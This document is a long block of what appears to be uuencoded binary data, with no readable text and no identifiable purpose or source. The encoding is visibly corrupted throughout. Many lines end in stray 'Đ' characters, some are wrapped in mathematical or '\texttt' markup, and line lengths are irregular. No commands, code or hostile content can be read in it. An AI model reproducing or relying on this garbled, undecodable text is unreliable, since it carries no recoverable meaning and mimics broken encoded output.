M886D,';/`7DFOCE99P**\K>S;U33\V*N_[:\LOR^(`@-OD!.+:OP\\$`I\$K;Đ M;6X9B!#8T8G*'.Y7<'3C6ZB_D&`-2_I7FVA!@#RN@?2G@BI?@Y5+2_.),+.Đ MV^!5BS#(EGZ]<C!FZ;*0_\$;8>.7?WF#E09)"#2P!#4%,I3Q`V^"P)'D*`G";Đ M.I'%1=+SH2!Q^A\&+\1W>&!FGN^/G,;2_8RZBL62VCC%KZ\L\B'8=EX3@95PĐ M\Z8%03L&/`ERYIL\@LYE,A<\Y"7M==D1^8S[\:HG&:5`?T.?:A8OK";\<L+QĐ MLKO.!W"C/]R1^"3;;']*IXCGE9R22?O[/73TXW\$=(G0\$3?0W4/8;K#,C5`L6Đ $MD-;:L_>'O,+ODJ8F'',4BC,-(FOQ4GL\G:/'(\=1!'O=KD</R8N04!!9A'.%LD)$ $MIA[%+[0'2M$4H/2ZPF^SEK=_7[V\:F8OU*(T:V8K=4$@(3^H7NU"^)O\F):>D$ MVS\$[UU>\8<B)T:#>K^P9)%_1_VX\.+'/#=HW0/7/AYHY`;V<C:NH#0W2,L38Đ M)^^7Z+4:WBXD?R4.Q#]G-]G,ZVA6ZU,>YP8VZ_L_4(V\>F&+4L.*<*20>[5D M&*MB#\9CY;0"EA/K3Y(A0B,#&\$4^>7\$4J^CYGG=ZQ\$7J>G*<^]5<9\.T3/W8Đ MU*3YQ`7BX^,]HH/HD60][F<[9FY>Q=?>OY-V7-7W((88KEJD&R%-MN0Z?V:7Đ $\texttt{M-!2)M[LS@3.^1\&0MZ[Y-\=\1-NTZL9L>@\#+ANAH4F-O`6K!P"YKCVY\]/QGUD }$ $M-*&4ZK70=%^XU_2\#8N*2>^TO2_G!RC3`'LQ1EA$)$4%P3^;E?(C='N3MD=[5D)$ M'IDHE?@O.`CIPS_[\8,"2,A?M"SQ',RVU:S015E<:!];Q\$/Y!C+_RX*-)E8\$Đ $\texttt{M>]} \ 3\texttt{G/?',@CA+\#@A("@1=K7CAU]"+UFUA5(<MG31F@\]?G\$1A\$\Q80_\&-N;CPD }$ MTC6IEKX4YPQ0:\$X])4FG4A_\$E17W99'C(8A>@`DPBZQ\+Y-_AT=JCKZJ33VXD MELH.]M) `@S@U#\$\$*5,J\:W._7*.`\$U'[>5?Y33J'E:J(U%A)A01JP9,OVF&Đ M/>]11`EOJZG>A&8DZJQ'"`*<GP["9EF8YR>=Y5:`RF_SK)_4)G]PP3-16)6<D $M'2;QQ)N'_0C, TZ\#[\#X+UM:+;8>?;R1A\3('5X\%OE1=-=UY^/3RB4>@ONV]TD$ M8SL"3YT(!T?9+!I&T]/32>>U7X&/6Y"B#;_E2412*]WR<B#5+`!PIE,,>_ALD MIOJ0!;11Y,\$@4`8TFXEVHYU^X-G9[T"#30./26!BCE7&!M]WK9K/P&UO#Y^MD MIDVA>0T##J[:?P,-MK /NWY<M1U07F]>^1VC0QN,C)'WNMP.J,PX&S=\$1`V.Đ M-CS7`R1](ZMT&Q6)7<XX\$G2<<1I(/XEV=!2W/%X.`>5KATD*V[3I7?OX=<74Đ M!0/-XL1?H<.CLS+5T",-BNWM;P4BGIPU(C4.UVO+W8IQ\$DN]\$;G7VJ.'\$8F#DMU_&`C%=4<2^JC`P#@!<SA*A'JF(9S.&*67PX\M(H[1MM`X4P]@.UFXWX^+@KĐ $M3C3=^R/$I/[J=J\#(9WB"0BC%X],5=,8=$B`@$$*5BUD/M>QIB"</-FWA`W\ODD)$ $M1^{;}588?MIGB4%,CGD,)?^98_%W^U<:_!-$[;QSMWAL,@+\HI=-2"V_7",D$ M@3EMT_=1E`>A`+TF?SQVC&+*2U!<D.*V0B70\/+^MU8NI%#5<!%B//"<(80QĐ M(1!FG1G&H.[';J=RVTF1F\M'186Y^:^E<PBPULM[PO!8"*LY^514`_(X@N&SĐ M(I(%,W9\$BKWWJ8532L_G`['%.90-X#-OT"^3\$X?JE*>N+U>_/`!JJY3ACW^5Đ MA^WG(J6*3<?Y'^[> 1CCKT:[<IODSY!C,XAH;ZW!;' @C?<<[0%-@&?[<!6#D M\HD DN20'=06^T.+LC'.W.XK/@?6=9(V5W[\$I-3BTOLWFG5;ABS#A*UX/4HVD M+RLT;0,Z0?]'[,SH&!ON1`<_25E;5.3%P5N[DO&5B=<:/@X/]#Z35RO,PJ(8Đ MW[HW>R7L0F0"0)T61R9QMDK7G\"4:XQ`8"J4X_IQ:_TU;9)H7^M(#1L<:;K_Ð MCMF+PRO@]?`448)5Z&(32NFPSH5L7&B05BLHS6V/[GV=YY`\$%6UM02+>L`?HĐ MJ%N9LO7Z#R6'WNLTR\]+(S?)^UQUAR-:+CZJJ8YA:1(11]B&T<3BRA>L_)70Đ MN3:SW@*\PW:79'W7L5#.]=JS>;ZLLQ2/D<;+2D]KS'_2[Z10]++MR\$%`\PF'Đ $\texttt{M} \setminus \texttt{QFF[:TD} \setminus \texttt{QO+F:N^`SZ1} \setminus \texttt{EF[1'1TH?D} \setminus \texttt{Q3OB\#`JB.L8} + (\texttt{SZ[B),`=5} = < \& / \texttt{JD})$ M+V]?[YB'HL6OF6;VSB+R_TF=.#;Z[?CSI-4.^!QAE70?)D]_=V+\$3H13\$V,!Đ

 $M-X&D_$85#"-Q\.0Z48S47;\^>(H==<"*D`!W\@:3#UUK=W_M\[VPPYO4`8X>D)$ M)),IJ]T'OW??.OMT%R5K-D%!J!U';7Y^7;*S0(<V94:4?*10HG3/,;@9F\$XTD M'7:Z^RL;6R2&Z_LHK9P(G*O!A\$&Y%7_8L:P\$E(!K&":2H`E[S]:HCH9I\$P),Đ MXWR.:3]\PR:N\?1^K@B7W.4]J0YT8],/D'P9P-TS6.H1_T-1U67^J'GFM&C3Đ $\label{eq:mzolden} \texttt{MZO]} \ 4\texttt{M} \\ \texttt{R10L} \\ [=7"H7@(6:XKI&AQYI-V\#!5J+7WNA7CN^_\Z:8!=Q12]BEQO,D M]VJE*PD87*`X4F/8(W[SVA3?<1BM5EG5%30IL7^TI8[;;%Q=ND`.]/\)MDY!Đ MWN)\$?;G?3)S!>J@I>1D9HADK#`G553*-7<U-7FN2^JHD:V8D)X>1AKO ?A=#Đ M63-,V\$=#'=QJ&\>-\=X'LZ/N3)LF"O&FI6&RAL?:K5NLMI?\$6/6:]JWQQF,QĐ M@6C8H0IK9]T-LW31L/\$F(>[AQS\$WH#N#%`MY@2F2S2X`#8#.K<AI((?N.1D))M*1BJ6_2:JUU=81C=S-U#H-%[-LV_'A0(@29LN_*.U%A]`\$*TKG(A:X;Z<QSIĐ M-PA=U;!OAH-[</+F"`)<_/4_K_8`U:8CCSJ,2,5M0Y@)9!PV\/ENJ'K'5BQ,Đ $MG30E8UKT7'$]&-{+1;$MC+D&)!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4?MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;$MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PÐMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PDMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PDMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PDMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PDMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[PDMG30E8UKT7']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0:[`&L,2'5;0']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0']&-{+1;*MC+D&})!5;<4.5%MDP!3NR`7WMLM@.[`&L,2'5;0']&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-{+1;*MC+D&}&-$ M*T\$')NI@56/H5U7*I+#=#G4RL*@Y"[LOS8K>PAK%G2U[(Y\$.ZLU&D-#?0`X\$Đ M&^)1[*+\$@\$E/W)!/K!Z&7AKU"C1PH`.@"==TF',%CLF(?[.V6V\$(NWD`1.WQĐ MXP=IR1V]C>W0\$VV@<+[TAV>Y9:J%X0W[-&:*!U:TA49V=-6?M#1NP'<M\@.7Đ MS'#)1A%:3\$_K):0&:F\2PY`>)M(-#F(68(99Q@GEQ5(-ON7@GN%B-0-@1P&PĐ M8)I!?ZGBF>?*:Q+XR`5=8N5@=][OP8%ON;;PUY,T#&."'13\>PA[C8O0M)SVD MX8FT/=ZN/BX,HI>IA<NO?QZJN%HFA6G(Y^:'X/-3Q8PA]..JHXEY]<0Q3?/[Đ M^^3*"G)*A]+XL&("(AQ+GU6YD?1.,KZC801@UG^E"\$JDY,I<+>*H;,D5W@SGD M;\$75/ZFRJA'_T.O27,OY_4A7/RE7H*WW+?.F%#]OQSS?Y/S[BD9=>>UW9,^D M@J2(L&-A(`A_ZY:+(R^WRC_,H1BV<;E1ZA`#]LK@9]SQ(SS1<6ESA>86\$A/4Đ MP)A=0@8-YECW>>+&DTV<<OPHX`+4Q#YW-<]X42NX]-'CPE5H4J72QKZ)U7JWÐ M[T6E&3G.>_BA<LAC+;!7@_T]*'N;N1,:6M1_)])X7\$A.FJ>YXX[4W\$3HDF-`Ð M[E)8&:3A4)K\$ZQSXZ9CW.5D%>EI02G3P!;(6>Z@0XU#04L]*W\7JZ<`4YDC`D M3L"..&`ODC<*W@L5L/MCE**4F1IW<+"KZM>U,\$!U3#\$8%HLLF`O(^'O-?8M&Đ $M\8?;/Y7,WX4U>"0G!L+X^4>BFO@5P8ED%0=$XP0F"TS0C@^;G?]8Z)=]K*=Ð$ $M[=G-5YW^+T.1]CVO@"B!*"T=C!.$"_XX70/:T<(8^>2J8WJH!Q&?2-"+4HD)$ M+'1"%P9X[7;[X766Q0+^KS.PTRE\=+L;0:1-S<W%[P#L&\FA.XRIR7P<'5/ \oplus M(O^F.QM29VLE!GSFB9J%/O1MW_*VMO\$5FB0(IO>BXYFA-6D1#^4\$!Q@2/MZPĐ M)WKC4;P(#F&\,\<?^WQWF"S!&D1?R;5(B`%CK(?MY,%J-SC!AY@<UU<_&TAZÐ M(&3"83_(^'?62:#,-%PT&Z[)+Q'@V_VI3<O'8W'Q7^N!V[M7+Z?YNER-CQ\$JĐ MPZ<Q!ETC%!1MYN-)>C/W"4\$\$=6KVB\YDB8#^P4Q!3\$%\$VP056\$WJ*>JUV?\$AD $M\/Z_D'']$V=Q0)!^#+JS$9<Y:!9=/2$Z6JQ!>@1Q-SC!1)5ILAK01>VAIA".Ð$ M`&2%`.J#XD1[VZJKD2YHF\$%M)_?:;!\$UP<0#Y))@R.A34(:1+XRGV,_`+G<FD M`V111%%H]#^;K0ZU%QL=>OROJ&<_PW[`(9P005*P"[+114YITI%ML85<C]!*Đ $M4#3*FL3Y4`(0,5U-=!HX*6ERF@P_G[/7"U^:-++BY6UA1$61B>>AP2$P8:G`D$ M`?\:1^.BH9TVFH(E;-K]5C*E\$5\$A;@CF=W11)G`Y-9@-S=Q^`K*`7+^B\#<BĐ M*Z4ZPIJB.D`:%&K.3@=@5;Q`S;6\$0CN)!!C?^F5?,`?+0(T(>J*AZ*L%%>%^Đ M)67"?LA3(E8"M0ZJ_Q:-"EJ"RLVX2"`;-2=!>S8=(0+BF_V^P70B'`,]HU;=Đ MK21!U73>%E<!;%,B2WNY&\1LV003]*9G6:6NUHBUA:N^:D<)KM]H.: \$2[3HD M]%(>=MKJTBU%#_',@[U)"RQMO\^S95L4O;^S4K;I6T(_=*K.6KNA[WS35"?!Đ M6*\$\$57A0@THOORU][A.-6\336L,I[!D`I38&%'S\$"&8,\P90G[]'G_=X\$UVUÐ M(34*ZZH07V``S=/\$N.(MY**8P6=52X+N.]6+`TA4,\$EUQWH&6&=/)^ZW7F^Đ M;MC.V.4_\$)R5)40[2L/@F#H#\E2<A>*/TL0B_4NG]CE?XGA8\$/9V:W\$R5[F_Đ M\$&W]5\,U>;HYX%*'QX0);RDBIHK?`Y3*_"A>N,['^8X+];2(VCT?MD>_)K*,Đ $M8-NN;D7\&">WP^VH_/!Y+)(/YF">/E]_U_O-MO@5ZV<D^[/I6@.MB]PWRGHOBD$ MIN9@(4.[F'G!V_JVX[</YG#4P3VT.08LU+QD9I;K>ES8D)`"')S93\$5D1C1SD $MGK\0\1=HV"=J\3Z8N-PG\&6RSNM: 'V+H!X4BVSP7"0ELTOO;BVBD^U)C^9SD$ M5&BAS-A]JN>G,2.0*'\$2PW;QYA395*NKE!\#`R"74!ATT3K,%7P3@.&-9#3EĐ M=4T&`%RWM,OJGE(`&\X[>1362>@VP?^R;O1)^[3U(]Y^JPD.`*ND_8T;#8^8Đ $\texttt{M^.<.5} \\ \texttt{HSIHV\$YL0!R,_0)^?U\8WX@]SL!H@CG^(\#*)OFT]U3FK9"Y2^=N^U._D \\ \texttt{M^.<.5} \\ \texttt{HSIHV\$YL0!R,_0)^?U\8WX@]SL!H@CG^(\#*)OFT]U3FK9"Y2^=N^U._D \\ \texttt{M^.<..5} \\ \texttt{M^.<..5} \\ \texttt{M^.<..5} \\ \texttt{M^.} \\ \texttt{M^$ M7:\V1'E*V(ZWH<0RZIHF#-5S0M)A.2F"*!)"!(>++X1HH6KK^QZ.2+CQ^UL3Đ MI,!59 KHN-\$G ;.DVM93G]VAR.?VERRP=TWKZO*&SW9?PMS>-+[S("=]?&LSĐ MI, 'E30YE34NX%IP60B!&<[;=_:GA0?-I@.K1\^WC31=T[K1ZJVI.ZB?:_=5%Đ M0M&4]HDE!C,T/195.EX@QPV\3ETE0:,&J5))UZ&(Y@:9\$>,>LPT^,LT+D@X)D M@+;P1M0#P@'\$JT9"O9&]238IJ4&,%C7>Q^N[F_T(P\$,3X_7NJEI#;FGV#LL\D M`?_8#^U?W78J*%'FIMZ[9<36A\!OQ#O-@=X7W3FT/A%,KX)@A>GL3W-`;FK)D M!/F@2-?YQ1?JU7F3#4<'/G`@\$XS=QT+2*[/CM&;Z+^0_X4^T2T_T@7"V5<4XĐ M; V9[NS;3]>EBDV%_Y7D_.5\5T-.-/#7Z3*[*P\E9<L=&G%)9U[9*-CUD8(:1Đ M*#09XA%PW0>+=18_U^[6N(0[!2NP6N.BAG-Y:R[E!NQE"_<XLGIE.&82?(SUÐ

MC_8<'_`A6XJ]W-C8J.J>P#FVLK<+4,E'SC+2,T<:A4G)V!4XG^2'7:U=K<F)Ð MGZ_M0EK^^<IUO"IV9[<4.<V.X6K1J%.E!:.A&?9P^%05./.^-D3[>D=,V6_JĐ $M > X = 79C1_+ "2T; 1QD8J_000%6Z[#>8B/4-G4/DOJ+>00]C[_JP[&4AZ>GC.7ND]$ MKL:@XSZSC`AYJ/9%[Q4J'_(5TD'2UQMNV74N0M(VU4<V94JJ92F+R\X].#UBD M*#;LC=6]`HX1X8RD=![PMT[TJ;\B0VH2X6VO#S8-UL,SREH1N7?H_?>"M5N^Đ M3\$:T2>RAD1<F@D'6&3J61P8A08@:/Q7A8`F70,R@)PBCZ"=AAW?DQJ.H\K^NÐ MMP"=KALH2<D6>3?\$=A7CU9@X\A(V/\$@*4/ >3V]\$B[H\$*8.HZT\$ XO%U.D5\D M#HDD?) *\$H"X!\X+`UBJ#9GWTF3<ZTO/2X:T;T=[3!B6MX'MM/Z.,PZ@SĐ MD!KX#YWWZO@V*40`S9W%X&TJ@\$IA;FF6O%*3.1VGZYIO[)X\08_6"^(?6U,^D ME3TM*0-MD*(*PAAAK(##00\$8_0XZ?//84_<3\$5AU6ZIEN#(5[C'WR@\KX`O+Đ $MG/,B_3-(S?MI460G/D;?9?\#M8-(I(,303/V+GL5[ULWB=$X8\63]</"X4[G[Đ])$ M<9%@%P]? $F^*ILT/\#L?0$ %<8.-6<0(K?YBK4O/\&&,1R+T@^HVE":7625@;IZ5D M-6[TW/!'O=]>\?+8;PV[Z\Y08*()2<'L+36Z.5T;'':CRJ6]K\$ZCZAI?6<&%Đ MS;__I:2@.D`I/]]Q)/AF=6TM&+%VYDF_`2K3SA?5-([5DWGDK(XXA]0U8\$B.Đ $MG"9>7Y')H!WSM<K@]4/<4_^\SJ<1>[17:"GSX5*,H+[[W;[C3$Q/MN*[N'?]]D]$ M7Q]F/>E<I="G2D6PPQHA'9/7CNOK1Y8:=4[C?"W3JB;J1]8TP\?R"CJ4YRILÐ M?2Q*Q,)\$D%[%JU&&4:/0_&G3:S-31LC)LKW1HQ\$4"&3KFCC-?R?@I-3@)-'FD M<[XTC'6R?&\T@%PU=7]>\$*<&,S6??KI\T?\$LV'B%W&"\$@6*ZN5IS;_<J\.5/Ð MVL-=-\[M]<RX<C3U_%P>`:GQ!S^F@=50Q\?75Z,NST3PMUQ)!\,,'(1HPC06D $\texttt{M((Y-@'@@\&GYNN143H*46+A.>*M0_1$\&OU=_LY<Q:PT24;D/--3,"F8FK6^*JD) }$ M9URYTP58TAV^171&C"B"0=%V40ME9;H,\$_4BHY/\@)SK^7\TM]%#*4,2YU(OĐ M-RHBNA41Q5&'S)@QI<'9D7-#`*#]=(E7B9/S,8U01'1,#[I\$D<?I)[>Y[2O<Đ MK,/@RKAV6K%1&4`)YFL9)CMQ'[^@AI_>=CV_O(T<]E/5K-(.63*U-LM_?S_^Đ M80[ZZ.D)-K(Z>+]CEGF3Z;6<&!U,[R0&KU0>7CKUJ`:\B/1H><[A=#OG\$@:^Đ M5ZP\$K48I!CFE3/L=A33XO=A^#\88K\IQ&9)SO9^U.U@Q4^GO\$0#X^8L1K_C\$Đ M;_0\"/-=ILP71CXA?FSJ;7N&F5,WCK![%Q+Z3JC9AHI\'3K=[IZ+,/!A_8*MĐ M1"RU<XPMKA*Z/9W61S'V\$*UIW_/Q7P)U\$O_8J+]=&184HV[L.-A<UB<KGJG5Đ MPS!DJE<5CRJ\$:!`5;_+'?^>'\O1L=<;^+T!UT+QL%)"&!6^CDB(Y/UV2ZXJ[Đ MB+H^\$EUB3#!FM-D-T=-V2(@5!*HN,J3+.8ZW\..B?7C\$_4_[JC@P+IQW-V@]D MEGY"-7\$LZ\6J6IE]UFT[R.20@R+"Z-V4MD\.\$]Q4R5E>8L7/S?78+XQNPGU:Đ M,RB/BU4L00R0`@S5'#R"G9.Y8W"H:O'\1Q;&9KNT<41!TJJ((=;X>+M)2G`>Đ MLN\$8I=^21VRY@;:F/OTFFL%"\$@>N/!ET[TJ\$(:@"#,CR)7=HW_7>!^;1;OL)D MA6[\43Z*'E'+I[P2/Y)(?5(EAEHI/15)`8;R%"\$&Y,R5K^T`8LS#)0'B!'=SĐ MV;4.'@4TI*0^IR\$:F\$)H&+)K9^2]73RY?6H^_9S^VCYIZ0,>^TNM79E(3\$)Đ M\E;R@]WTGO=4168=ZFQN8@8I:Y0PVH7+VFOWCI15P]0D%^SMGWU=1>*]T("VD $M\0."[><8P:N+]+Y:&HN!H>;;R=I`I9:K#::>E\G\PZ16(T:CS[E:@)V6T8ZMD$ M!T^PGMGMUE,71J[JMYJ>3Q]]RK"9P>C#8A+_'ON5.NR%!2(OZ^Q[/N.#D870Đ M-1.`%7"\$,WPFTC80T&3`_&<GUW7KI3:4A6T#+-N=KI\$H?C-,?"=[2M*IE!>PĐ MA'#M!Z!]>[0JH('EIV'_I-I+GENLEZQY?T=R_7QA<KULOAKN3?_[`FWC9)<6Đ MO>T3VWGEG]_;H_`?^ZH1S;BLA_]V)[*8GH7\5/EW=\$*-B('M#TIX9>9_V:8XĐ M8Z].>+A]95S^LDS#]*\$:K1-7.!Z3D2\$".7(=&@]G\[,BLK064/[:W-"#)YZĐ MQ.1WC41M*X2@VX@7;YV4D(IC[OG:ZD^QZL;MVE/&3U:1Y,R*L<BS:_,[NTK?Đ M8L'QI9;86\;YA_>/]#;3A(^UVO\$3&A"T=\SM6[._<,;GFCM_M<@.G^#V_!*WĐ $M_0B?QUM'S/+%CKC+Z]^CQ-,COWAF=%FACQ[P)<B4GQ?@?%MV_;7SK-7;>]D$ M35N>L]"W,58Y7\$2!%0>5KH*NU7A&Z@5>)J.U>"]>":>#BO\$FG1D9#GY>LEGEĐ $\label{eq:mc.5+T:^WN_C=N,6=Y} $$MC.5+T:^WN_C=N,6=Y$$0NQ_V\\0>CQE!R_/>P3.^"&>/:&WUWU;9369W3G==@TD.$ `;>343PZ\$)B@&]EI%OF^#[+LW8N:%;8>>_C?3QK_=IIX-?(I]([GN]GPI/Ð MD"`%@)=M\M?']M5^ET\$C"WL56W8F8&4]TDKFH!VEA\3X&M#[F^'F31-@!A6'D MYR/[%71E@KY6HD,^/S-TGN84N#_NNG[Y8TR/I1MB9QF'2Q\$;.``8)G7/!UXCÐ M`KB(G=2=F:!(<C)&1@6V;BR]7^?S(0N\XSMW@UO'AZ;MDPX9WA9NS+1S#E'OÐ $M-J",6V'@@Q3UZ=R3QEW&$$Y$9P)M0K*H9`&7;'/3_E-JY8ON1<!5;4#4#TZD$ $\verb|M]!BM3Y`\&8@LQ:DPMMWT\&\$MV62WS6QOE,J+\&7\$B;Q+<;E,MM51W(W;\U,`?BCD)|$ MM:O=?EQ11HVQ+X1ZN0Y*JZ``H<8XL<I&(,D%BF)YI]K[VIG@G0ZR+D%C7LNLD MY<>#HG\WY&*F,%NR:#/*\V_3K6A]`A!B";@>G21"1E8?F)E"4H3!PB(BDP,D $M:O"^4[LM9<F-"'NF/+&=O$UKU2\G?Z+)_:O*XD1NS<F-H5;=:>V6.]KAM;K3D$ $M^22N=')KAH?;=JT/[>^2)WHKGP[Q)%1J8.S'QU'5'%8^8:;2C3Q)MZ&#]AD$ MCI#7B^\$S,X?C:=;2,FO,V\$[!O5SL;;,9MD@'SPQ6S6:KG!C?J4)S!GE,(?43Đ $\texttt{M/V} < \texttt{I"9} : (8\texttt{I} \setminus , \texttt{P'J} + \texttt{NLAZPL6} (\texttt{RO9\&} ; \texttt{CI*GZW_M8} = \texttt{5?K} > \texttt{@V^K'Q} ; \texttt{1,D} \setminus \texttt{7} : = < \texttt{D}$

MKEMM.&29?9YM3UMOJ&M_X'>K-DYAZ^1\$X0MP5+_>Q/@)JB]S*6+P"G5=AF'Đ M^Q,N7_^%<VMS453V"I0_Y&&(9L\?'W^\?!)-MVNK,GASQL/'2])SZL(AU?H>Đ M-<(-!\V&1T`4P;P:;3YYENKZ'PNAU3)X(0;8N-\E56W7Z2Y5K_]\$3)!K>\OSĐ MM3!UU4^Z07JF:-1@UJ3^]:KW%WI>[3R9"EU1KT.7#^&[99#-\$`X/T.KGY1GJĐ MM&)D:N,E`\."6)X%AF+#E9+@\C1E^>70@1BV*UJ@)8;U4K0:R&]U]VN=?.NVĐ MSFAL+:.PJHJEV91100>2TQ/%J;EZJHKAW![B2G.[X*79"#;"XY\$%,^3?LKY\$Đ MORQ3\,E,`CUR?&"V47)H/W]VGMI 7,W[<A+VA#D/S*5."[=EOH592M@U3%=/Đ M"]M8\$B]AC-&TN4MV#VJQ*7KH5EY-%,D2+0GKF3K:2=1@O;,5+IGDI4(IN3;ED $M!, S![(=ZA1K6H_"K=>A#*D%-3Z"YKNP\U-$J7S:IT6!IUI/DMX[R?]!K!"N&D$ MZEYA947/\$SC=`T:ZR3_#9%X&V\$+YL%EO(\$?0&\$3'X5[-S8IM1B'?L\1I#\ZXĐ MQLWE_B@E=0G-S77(\$Z]T*;S*[(\%\\$]*@Q0\\$ZB[B4EA5A8L18ET/S'\#B\@\\$Y9,\D MX?2]+VNW8]#G/#9H@6GV.B(-^\0*@#E^6"&BB1P]PS,SU29P`:@]V^QC5=E.Đ $MM = 9 D; Y&K, KDU(AFI@Q \ '7 = ZX"#)Z/C7*:&X9J#7!23_POU`R7P&:&NN28]D$ $MV_$5$NIZ_{A7/WI;PORSN]J+1&QD_]?A&`-+R+^E;][WQ?G,7VB(J',^BC_Đ)$ $M(/A>K3O>WUI%F(S>^[6P[MM/:WMF(X]?D8;'AY!DQJ]G?KZ_3`?V.PVCI?V!D$ $MGX8\#M\$1N44V+0\$\&C;FW\&5!4\C</1\$!8OW_Z]+*2`=+;';/>N];X,<UW42!_QÐ$ MK>G2W7*=+?W91#=V%?`\$:TYG`&WL(QX7H:PM0\"N6U##1YT!8,?1"E_MCBG*D M\$[+7L,P_]JGMMMG`0IZ"",5^BNB:"/DH*(;-TGL<"^EH>\$0];U@SU06K%/Q3Đ M5%<*(L49&!Y#9*\$>6I0Z-=UR1JNU2)8V\WO!&85%3S7X:TK8H/\"?<%\$D;.YD $M08+N-0+O\#G(\=\%SL\J\%3/5_\$.TXC2CX\&1T0G>GQ\&\#\%U;?D?_Q1XXX1(VV,\$D)$ M^Z+#;0G;MR'MFS992W"H8_F&OS^^G<[B`^N*RW*"LNEAEL*3GU7;PQU8QSKCĐ M[R]"4?0[TA%"*@P7"?H<+N`0N+8R".>8&#P2B'/]43],_\$M73N3U1H429@D!Ð M;;PX?JLDAB5<AOV<`L\$Z.+0Y9KZT02M#KX:*\$50!?(?T#OV3"-HM'"L*HB!+Đ MTC.F`I'ZMQP8<F3FC^]TQCVS`0.#9DVRM0#4&-H2'L0\\$T*"DU8[Z1/20Z1\$Đ MOW1%+J;!1\?*L725.%'4KC*2XRCLE9V\#.2F,&?&*ZPHBFTX'XD`A[2^WJ)Đ M/A[Y0\$RU0`BFWP)EO2&P0Z%C[:1;',?:7!H/0H>I,-E&(JYJ13CW2>R*;%-8Đ M%]6\$HB4,6R^&\-6!I\$FL0^WGL^7N%Z:7595\TF'B9CG-\$&\NY/#%=69^+6GID MN]O':):4^(`+C-LX!>:D])X+*I`(YLL&CC#U,/&/8,1'I]1BGMH(4-=R258NÐ M!3MS=IPN0AT#;-H*P0UL`Y74UNO2W>\$`22=R8:13TG+GD<9U-'H_DPA<POVNÐ ML30Q+/##S8(%L,]5F3;"T_-0FT7W;9-"'^*ZY3NW\RYD!VF\8N+RF,#6)_;)D MR\$>\$X!';KYU6D522SQVK<D?#[K>O;LI*S5H@",&`KZPOEO*:[]>:WULO\U?2Đ MA/"T7_YI?%SD]U0GXOO1)=@,C&2B<@:;*WB8I/.>CYU2-GV45^E_\$?\MQVIHD M]_I"=;G?TL.I#38C#U=\)B1!*G&BR+S8NDQG\$M2*04I8-F9.=GC(8_8R.G.<Đ M*_:T7"])W]HU2A0OK++OZG2%?#(V&C!5FJ@""S*GV=^8\$>8]`PRBT6ZNC=1=Đ M*)L:3Q^8W&-T[1]):`UA9G"U]YD"500JYF_*;290-XZ%9830"PD.0D@^0:(TĐ M9>/,)FA?@JL-%M&(2&3ZJ*:/)9]WA:5U7?FVW2>6R[R0"!Z4MV+5M?[1XF4DĐ $\texttt{M,G!8} \ \texttt{]FXQ"'7?K+} \\ \texttt{L.D*5VL1!:8_B<834Z\%07,!(5*$>$X@3Z6MEM\%[Q\%*T/7D)} \\ \texttt{M,G!8} \ \texttt{M,G!8} \ \texttt{M,G!8} \\ \texttt{M,G!8} \\ \texttt{M,G!8} \ \texttt{M,G!8} \\ \texttt{M,G!$ 